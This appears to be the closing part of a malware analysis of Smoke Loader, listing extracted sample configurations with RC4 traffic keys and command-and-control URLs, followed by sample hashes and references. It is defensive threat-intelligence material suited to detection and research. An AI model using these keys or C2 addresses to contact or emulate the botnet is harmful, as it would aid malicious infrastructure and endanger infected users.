	[(u'smk_magic', 2017), (u'sample_id', u'pepes'), (u'rc4_key_resp', u'0x38c2858e'), (u'rc4_key_req', u'0xd0b0e18e'), (u'domains', [{u'cnc': u'http://newtryguys.win/'}, {u'cnc': u'http://shadowaproch.win/'}, {u'cnc': u'http://thenewthing.online/'}, {u'cnc': u'http://meemsaas.site/'}, {u'cnc': u'http://sossen.site/'}, {u'cnc': u'http://bumdid.site/'}, {u'cnc': u'http://youhap.online/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'peren'), (u'rc4_key_resp', u'0x3dd8ff8e'), (u'rc4_key_req', u'0x18888780'), (u'domains', [{u'cnc': u'http://charlesadvanced.top/'}, {u'cnc': u'http://kathrinewesson.top/'}, {u'cnc': u'http://advertisersbellboy.top/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'STUB2'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://ngay26.ru/'}, {u'cnc': u'http://ngay2610.ru/'}, {u'cnc': u'http://ngay261017.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'STUB3'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://ngay26.ru/'}, {u'cnc': u'http://ngay2610.ru/'}, {u'cnc': u'http://ngay261017.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'TEST1'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://1101xmr.ru/'}, {u'cnc': u'http://2210xmr.ru/'}, {u'cnc': u'http://2017xmr.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'testl'), (u'rc4_key_resp', u'0xa0567c9e'), (u'rc4_key_req', u'0xc90e7080'), (u'domains', [{u'cnc': u'http://domhoappst.xyz/'}, {u'cnc': u'http://domhoappst.xyz/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'xxxxx'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://cb2017.ru/'}, {u'cnc': u'http://2017cb.ru/'}, {u'cnc': u'http://cb17.ru/'}])]

	[(u'smk_magic', 2017), (u'sample_id', u'yeshi'), (u'rc4_key_resp', u'0x38c2858e'), (u'rc4_key_req', u'0xd0b0e18e'), (u'domains', [{u'cnc': u'http://newtryguys.win/'}, {u'cnc': u'http://shadowaproch.win/'}, {u'cnc': u'http://thenewthing.online/'}, {u'cnc': u'http://meemsaas.site/'}, {u'cnc': u'http://sossen.site/'}, {u'cnc': u'http://bumdid.site/'}, {u'cnc': u'http://youhap.online/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u'yyyyy'), (u'rc4_key_resp', u'0xfe8ea7f3'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://ngay26.ru/'}, {u'cnc': u'http://ngay2610.ru/'}, {u'cnc': u'http://ngay261017.ru/'}])]
	[(u'smk_magic', 2018), (u'sample_id', u''), (u'rc4_key_resp', u'0x152b4cad'), (u'rc4_key_req', u'0xe6327736'), (u'domains', [{u'cnc': u'http://migyno.bid/'}, {u'cnc': u'http://migyno.win/'}])]
	[(u'smk_magic', 2018), (u'sample_id', u''), (u'rc4_key_resp', u'0x152b4cad'), (u'rc4_key_req', u'0xe6327736'), (u'domains', [{u'cnc': u'https://exvirnani.win/'}, {u'cnc': u'https://exvirnani.bid/'}])]
	[(u'smk_magic', 2018), (u'sample_id', u''), (u'rc4_key_resp', u'0x3287a63'), (u'rc4_key_req', u'0xfdcfac42'), (u'domains', [{u'cnc': u'http://housingcorp.net/'}])]
	[(u'smk_magic', 2018), (u'sample_id', u''), (u'rc4_key_resp', u'0x55caff7d'), (u'rc4_key_req', u'0x668caa56'), (u'domains', [{u'cnc': u'https://exmach.win/'}])]
	[(u'smk_magic', 2018), (u'sample_id', u''), (u'rc4_key_resp', u'0x55caff7d'), (u'rc4_key_req', u'0x668caa56'), (u'domains', [{u'cnc': u'https://experttools.stream/'}, {u'cnc': u'https://experttools.ml/'}])]
	[(u'smk_magic', 2018), (u'sample_id', u''), (u'rc4_key_resp', u'0x77460d95'), (u'rc4_key_req', u'0x5a7bf6e6'), (u'domains', [{u'cnc': u'http://lillano.se/'}, {u'cnc': u'http://custom-sslconection.com/'}])]
	[(u'smk_magic', 2018), (u'sample_id', u''), (u'rc4_key_resp', u'0xd278d61a'), (u'rc4_key_req', u'0x9c509bec'), (u'domains', [{u'cnc': u'http://mediainfo.xyz/'}])]
	[(u'smk_magic', 2018), (u'sample_id', u''), (u'rc4_key_resp', u'0xf0030a01'), (u'rc4_key_req', u'0x5ffdf3fe'), (u'domains', [{u'cnc': u'http://cindyarrest.bid/'}, {u'cnc': u'http://andersenavoidably.bid/'}])]
	[(u'smk_magic', 2018), (u'sample_id', u'0806'), (u'rc4_key_resp', u'0xf0030a01'), (u'rc4_key_req', u'0x5ffdf3fe'), (u'domains', [{u'cnc': u'http://wozzeckskasai.bid/'}, {u'cnc': u'http://bateclobbered.bid/'}])]
	[(u'smk_magic', 2018), (u'sample_id', u'amaz'), (u'rc4_key_resp', u'0x77460d95'), (u'rc4_key_req', u'0x5a7bf6e6'), (u'domains', [{u'cnc': u'http://lillano.se/'}, {u'cnc': u'http://custom-sslconection.com/'}])]
	[(u'smk_magic', 2018), (u'sample_id', u'bus'), (u'rc4_key_resp', u'0x78821544'), (u'rc4_key_req', u'0xaf03e678'), (u'domains', [{u'cnc': u'http://servicecredits2.4irc.com/'}, {u'cnc': u'http://servicecredits1.4irc.com/'}])]
	[(u'smk_magic', 2018), (u'sample_id', u'test'), (u'rc4_key_resp', u'0x121da0f3'), (u'rc4_key_req', u'0x1c16c0a2'), (u'domains', [{u'cnc': u'http://gateway777.my/'}, {u'cnc': u'http://winnapi.com/'}])]

	[(u'smk_magic', 2018), (u'sample_id', u'Traf'), (u'rc4_key_resp', u'0xb61de5bb'), (u'rc4_key_req', u'0xdbe946d2'), (u'domains', [{u'cnc': u'https://mollikertes.win/prof/index.php'}, {u'cnc': u'https://rocknrolletco.top/prof/index.php'}])]

Hashes:

	d68bbc1c707d093488cd95c75090cd56bc5d2eabba375dd3e3e2731ee8969945
	9ad749b1da7ca205ae9f5fefa91342a48d91eedfef15cbdf2f5ed7c878ea80dc
	7d449f036fd0b8dff39148a7964ebd941d6694e122861b9ae764ded2aa143203
	2235babf7a3a3545611adeae64a083dbf7eee960db17fe68ee9c8bcff36dd3b9
	a021999d1153d87f8f21eb98fe4d34dd3d6b38eed28b831c0b5302f630e482c3
	b65806521aa662bff2c655c8a7a3b6c8e598d709e35f3390df880a70c3fded40
	67c13df5d4169b6c95c48fb149f8b8cd11dd3b045a51d4f12e0397ccd7e2384a
	cd955ad86a10ed6cb973192b99597b6fef6e4048ba9990dcad4cce5cbe6bbf26
	1075e8d7330ce9d73cc6db6d08d9963fe38a33de58d255a9d3cf2a548abab7ab
	7544141eb65a5bb0c2e3e4909af000006f75afc70cad56107dbf5445dfa830a0
	70b82194b4394e49968065bf4f4d9cbff4a9f3c4d0edce0282da8e766b553b72
	0458aae969b5e8da81f8db283d4706d146b62dbdacc45a4ea28b9c5af9ac2ea7
	71b83a8f1c813489936a1fa884efe753dc72c3e42fc09191d5b188addac7a50f
	35a532b10e8602afcb5d55c608f6fec7298d6174af8d22d045f05b2d13373987
	8caf448ce78f753a7e975d2a116c52a22e29cc08f2a069c8324385f220e21b19
	40093a88a625abc6e289fd9389f0d7abb803f19f466c74a35031cb0bfa697460
	282d87939edbe0745176ae57a41282c34c8b98775784cd6dcd632906c14485a8
	28e0fbce1710c5a61a12499b489cb0ee5cc541127d9954635fcc541d56c90f79
	f5bcc7097663055d76cb51fc9bc6c39919fd078f13b01560a246ece1ca43df57
	1492c884cac74928521021b0d5a7994a9fd828fffc2c25963159f4d21371c169
	6f8f82731d2ae71265a39017df34643eac589b20552d64b15ec9f9f497acba8d
	20dce650c10545ae85005b3fe159df250c4f1275edfe4439e2d5a2d0515029de
	64e811e7ca2de7f5d52a0a95c960a31651db4c370da271e24b0bf86e7f19677e
	5cd1d95e5709b93b48747b3134f645ca40dfa0ecc099f34dc475488691d84048
	56472dcf4d3aa1c9419b1cc74eb892e4fdf82577712aece5f4a87144fe1b6f3d
	05f07a9f265f9c95a32ca59ad176be4098192802146968bb2c81a7fc7b529d2b

	5bd0eeb537b5efb078e0df30416ddce1c35e204610a4ef104f842f7c93e835f3
	6a9c96b088b240d96f50dda3aa174410f6e41fda12f430c92a502fa2ac690d38
	bbd82e1bd5ed3b5678669e7aad23a64a950801fa2060f10d55f781c92b25e3a0
	1d469c16c72618a2bb40aa2f6a6b761dbb45b70dd440a9fa109bee61abbfbb0e
	92515d262bdda93f32d3fe8b93098021b2eaaccc995227b1bdb9bef125258cbe
	e22f05e70d58d2c5117feaf468462c939a5ec53fd33d7b8d47cf2b66d49ab94b
	49a84c74da18a04492c949a8758e2d28a82a99ac1bc8714aef04c684f2d82bdf
	abfa5ed1aff1bd75ecf138e08f841572a0bd4ed56db9cd44f5be5def96c0b665
	255cb851c6efc840d6c95de7e2ee53b6a0a77356d4d5f05488851ee02ccae256
	7368bfa34ebc092662ccaa7388e8a5586dbb9dc2de4ba5374bcb52793602c696
	1c3f68baa9a035a34f5dc6d5631541b359d4f94b3a47d4a965e3ca423461b608
	77bb011aafbf7a504fc33a28c18b5760f5d641168c8531bd51a3882aba0fb9f5
	c39125e9a0d4e0f33d0e9b0e508d2943fae48785426f78db6224a6a931e49886
	4e785dc121f563a9c235d494f10260d3f957c788f1ed45656238d782af8214a8
	c4f779558f7267d9ba0c5bd39ead0625fa56e3891f8c77d896eb9b769b7e5841
	4f1eee0cdd2a3ef82ce6aae645672fa75d01a081f06965ddbadf9fd7eae40e5d
	c89aab560b51adbd58fc44b42c96ef6324919bf1125a31b8631095f6f4c72416
	843c44649fe8cc572fd8b69e76165df8ea7db0ef9c323930a7440f6613cb6746
	e7448b7f9c2fbab65ea74adfa3bd8d05d839ed2acb2ade5288f120c3798fc271
	fafd41844f32be1835b59322182957434cf7fcb07a45da920ffa49f69c1404d6
	c1380d300afd41ac95b5145c3d281819b567d9fe1526dcba90d1e75e2e219ee1
	2489a4292c2c64e4aab56ec8d9b753e2e9da5b431136d866c2631a29851e7192
	1b6f51c84b5999eb881746b477bf59fa707f92e895ab02df8bc63c2691950694
	06a6ee1159eb8a14f78ccb260404ee4f9d315820aadf38c94e8cb64abe8925df

References

[1] https://grabberz.com/showthread.php?t=29680

[2] https://web.archive.org/web/20160419010008/http://xaker.name/threads/22008/

[3] http://stopmalvertising.com/rootkits/analysis-of-smoke-loader.html

[4] http://www.hexacorn.com/blog/2017/10/26/propagate-a-new-code-injection-trick/

https://blog.malwarebytes.com/threat-analysis/2016/08/smoke-loader-downloader-with-a-smokescreen-still-alive/
